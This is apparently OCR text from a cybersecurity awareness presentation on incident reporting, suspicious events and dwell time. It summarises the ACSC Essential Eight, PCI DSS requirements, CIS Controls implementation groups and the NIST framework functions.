
Incident Reporting

- Security compromise is matter of WHEN
  - Even the most secured of organizations are known to be breached
  - Security incident is expected in organization
- If you suspect a cybersecurity incident, notify your organization IT help desk.
  - Establish procedure in advance so that everyone knows what to do when incident occurs.

Incident Reporting

Suspicious Events

- Anti-virus Software Alerts
- Password no longer working
- Pop-up Windows on your computer/browser
- Clicked on suspicious links
- Installed suspicious software
- Lost your office computer/mobile devices



Dwell Time

16 Days

8 to 10 Days

2022

2023

Security Frameworks

ACSC Australian Cyber Security Centre

Essential 8

CIS Controls®

IG1: 56 → IG2: 130 → IG3: 153

NIST

FRAMEWORK: IDENTIFY, PROTECT, DETECT, RESPOND, RECOVER

ISO 27001

PCI DSS COMPLIANT

Swift CSP

Libraries – Standards, Framework

- Standards, Frameworks, Guidelines are off different yet similar
  - Different focus
  - Different coverage
- Essentially varies around 4 pillars
  - Governance Controls
  - Operations Controls
  - Technical Controls
  - Software Development Controls


ACSC Essential Eight

- Essential Controls to implement to prevent, detect and recover from cyber attacks
  - 85% coverage
- Australia government mandate for government agency
- 4 maturity level
  - Zero to Three

1. Application Control
2. Patching Applications
3. Disable MS Office Macro
4. Application Hardening
5. Restrict Admin Privileges
6. Patch Operating System
7. Multi-Factor Authentication
8. Daily Backup

https://www.cyber.gov.au/acsc/view-all-content/essential-eight

ACSC Essential Eight



Essential 8 Security Controls

Prevents attacks

- APPLICATION CONTROL
- PATCH APPLICATIONS
- CONFIGURE MICROSOFT OFFICE MACROS
- USER APPLICATION HARDENING

Limits extent of attacks

- RESTRICT ADMIN PRIVILEGES
- PATCH OPERATING SYSTEM
- MULTI-FACTOR AUTHENTICATION

Recovers data & system availability

- DAILY BACKUPS

https://www.cyber.gov.au/acsc/view-all-content/essential-eight

PCI DSS

- Standard mandated by Payment Card Industry Security Standards Council
  - Merchants
  - Service Providers (3rd Party Vendor, Gateway)
  - Systems (Hardware, Software)
- To better secure the credit card holder data
  - Ensure that Cardholder data Both in-transit, at-rest and processes are SECURE
- Audit, validation of compliance, is conducted annually
  - External Qualified Security Assessors (QSA)
  - Internal Security Assessors (ISA)
  - Self-Assessment Questionnaires (SAQ)

6 controls objectives, 12 controls points

- 290 Audit Procedures

6 Control Objectives

12 Core Requirements

290+ Audit procedures

TLP:AMER

PCI Data Security

Goals	PCI DSS Requirements
Build and Maintain a Secure Network	1. Install and maintain a firewall configuration to protect cardholder data 2. Do not use vendor-supplied defaults for system passwords and other security parameters
Protect Cardholder Data	3. Protect stored cardholder data 4. Encrypt transmission of cardholder data across open, public networks
Maintain a Vulnerability Management Program	5. Use and regularly update anti-virus software or programs 6. Develop and maintain secure systems and applications
Implement Strong Access Control Measures	7. Restrict access to cardholder data by business need-to-know 8. Assign a unique ID to each person with computer access 9. Restrict physical access to cardholder data
Regularly Monitor and Test Networks	10. Track and monitor all access to network resources and cardholder data 11. Regularly test security systems and processes
Maintain an Information Security Policy	12. Maintain a policy that addresses information security for employees and contractors

TLP:AMER

CIS Controls

- Offense Informs Defense
  - Compromised systems provide foundation to build effective and practical defenses
- Focus
  - Implement most effective, feasible controls first: effective = greatest risk reduction
- Feasible
  - All individual recommendations (Safeguards) must be specific and practical to implement
- Measurable
  - Common metrics to provide shared language: executives, IT specialists, auditor, security officers
- Align
  - Align with other standards ISO 27001, NIST CSF, NIST SP 800-171

CIS Controls

01 Inventory and Control of Enterprise Assets

02 Inventory and Control of Software Assets

03 Data Protection

04 Secure Configuration of Enterprise Assets & Software

05 Account Management

06 Access Control Management

07 Continuous Vulnerability Management

08 Audit Log Management

09 Email and Web Browser Protection

10 Malware Defense

11 Data Recovery

12 Network Infrastructure

13 Network Monitoring And Defense

14 Security Awareness & Skill Training

15 Service Provider Management

16 Application Software Security

17 Incident Response Management

18 Penetration Testing

CIS Controls

An IG1 organization is small to medium-sized with limited IT and cybersecurity expertise to dedicate toward protecting IT assets and personnel.

The principal concern of these organizations is to keep the business operational as they have a limited tolerance for downtime.

56 Controls

An IG2 organization employs individuals responsible for managing and protecting IT infrastructure.

A major concern is loss of public confidence if a breach occurs. Some Sub-Controls will depend on enterprise-grade technology and specialized expertise to properly install and configure.

130 Controls

An IG3 organization employs security experts that specialize in the different facets of cybersecurity.

A IG3 organization must address availability of services and the confidentiality and integrity of sensitive data. Successful attacks can cause significant harm to the public welfare.

153 Controls

Security Controls

Prioritized set of actions to protect your organization

CIS Controls®

Implementation Group 1:

56 controls


Implementation Group 2:

130 controls

Implementation Group 3:

153 controls

FRAMEWORK
IDENTIFY
PROTECT
DETECT
RESPOND
RECOVER

